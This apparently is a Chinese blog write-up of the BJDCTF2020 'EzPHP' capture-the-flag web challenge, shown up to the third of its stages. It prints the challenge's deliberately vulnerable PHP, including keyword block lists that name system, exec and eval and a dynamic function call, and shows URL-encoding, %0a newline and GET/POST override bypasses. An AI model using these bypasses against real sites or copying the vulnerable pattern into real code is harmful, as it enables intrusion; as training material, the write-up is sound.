BUUCTF [BJDCTF2020] EzPHP

原创

Senimo_ 于 2020-12-18 16:40:48 发布 812 收藏 3

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF BJDCTF2020 EzPHP writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/111186863

版权


BUUCTF WEB Writeup 专栏收录该内容

65 篇文章 9 订阅

订阅专栏

BUUCTF [BJDCTF2020] EzPHP

启动环境：


网络空间安全任重而道远！但是这里好像并没有你想要的flag?


@Shana

应该是卡巴斯基的网络安全威胁图，加载不出来，但不影响做题。

鼠标右键点击不了，在地址前添加：`view-source:`查看网页源码：

```
<html>
<!-- Here is the real page =w= -->
<!-- GFXEIM3YFZYGQ4A= -->
<head>
```

经过**Base32**解码，得到信息：`1nD3x.php`




```
GFXEIM3YFZYGQ4A=
```

编码 base32

字符集 utf8(unicode编码)

```
1nD3x.php
```

访问该页面，得到源码：



```
<?php
highlight_file(__FILE__);
error_reporting(0);

$file = "1nD3x.php";
$shana = $_GET['shana'];
$passwd = $_GET['passwd'];
$arg = '';
$code = '';

echo "<br /><font color=red><B>This is a very simple challenge and if you solve it I will give you a flag. Good
Luck!</B><br></font>";

if($_SERVER) {
    if (
        preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|
sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|ech
o|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
        )
        die('You seem to want to do something bad?');
}

if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!');

if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}

if (file_get_contents($file) !== 'debu_debu_aqua')
    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");


if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){
    extract($_GET["flag"]);
    echo "Very good! you know my password. But what is flag?<br>";
} else{
    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");
}

if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\
<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read
|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
} ?>
This is a very simple challenge and if you solve it I will give you a flag. Good Luck!
fxck you! I hate English!
```

1. 需要绕过`$_SERVER['QUERY_STRING']`黑名单

```
if($_SERVER) {
    if (
        preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
        )
        die('You seem to want to do something bad?');
}
```


`$_SERVER['QUERY_STRING']`获取查询语句，也就是**GET**请求中`?`后的内容，例如：

```
URL:www.xxx.com/?id=1&mes=2

$_SERVER['QUERY_STRING'] = "id=1&mes=2"
```

由于`$_SERVER['QUERY_STRING']`不会对传入键值对进行解码，所以通过**URL编码**方式绕过第一层黑名单。


通过**GET**方式传入`?shana=1`：



```
} ?>
This is a very simple challenge and if you
You seem to want to do something bad?
```

将其中关键字符进行URL在线编码，得到：

```
?%73hana=1
```



```
} ?>
This is a very simple challenge and if
fxck you! I hate English!
```

http://4605ae1
%73hana=1


成功进入到下一层。

2. 绕过`preg_match()`

```
if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!')
```

需要传入变量`$debu`的值为`aqua_is_cute`，使用`%0a`截断`preg_matc()`的匹配，并且将关键字进行**URL**编码：

```
?%64ebu=%61qua_is_%63ute%0a
```



```
} ?>
```

This is a very simple challenge and if you solve it I will

Neeeeee! Good Job!

fxck you! I hate English!

http://4605ae13-6fc6-4c2a-900d-be
%64ebu=%61qua_is_%63ute%0a

成功得到回显，也就是可以成功执行`$file = $_GET["file"];`


3. `$_REQUEST`绕过

```
if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}
```

`$_REQUEST`同时接收**GET**和**POST**的传参，但**POST**拥有更高的优先级，所以只需要**POST**相同的参数即可绕过。

```
// GET
?%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a

// POST
debu=1
```



```
} ?>
```

This is a very simple challenge and if you solve it I will give you a flag. Good Luck!

Neeeeee! Good Job!

Aqua is the cutest five-year-old child in the world! Isn't it ?

```
http://4605ae13-6fc6-4c2a-900d-be4b919e735a.node3.buuoj.cn/1nD3x.php?%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a
```

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

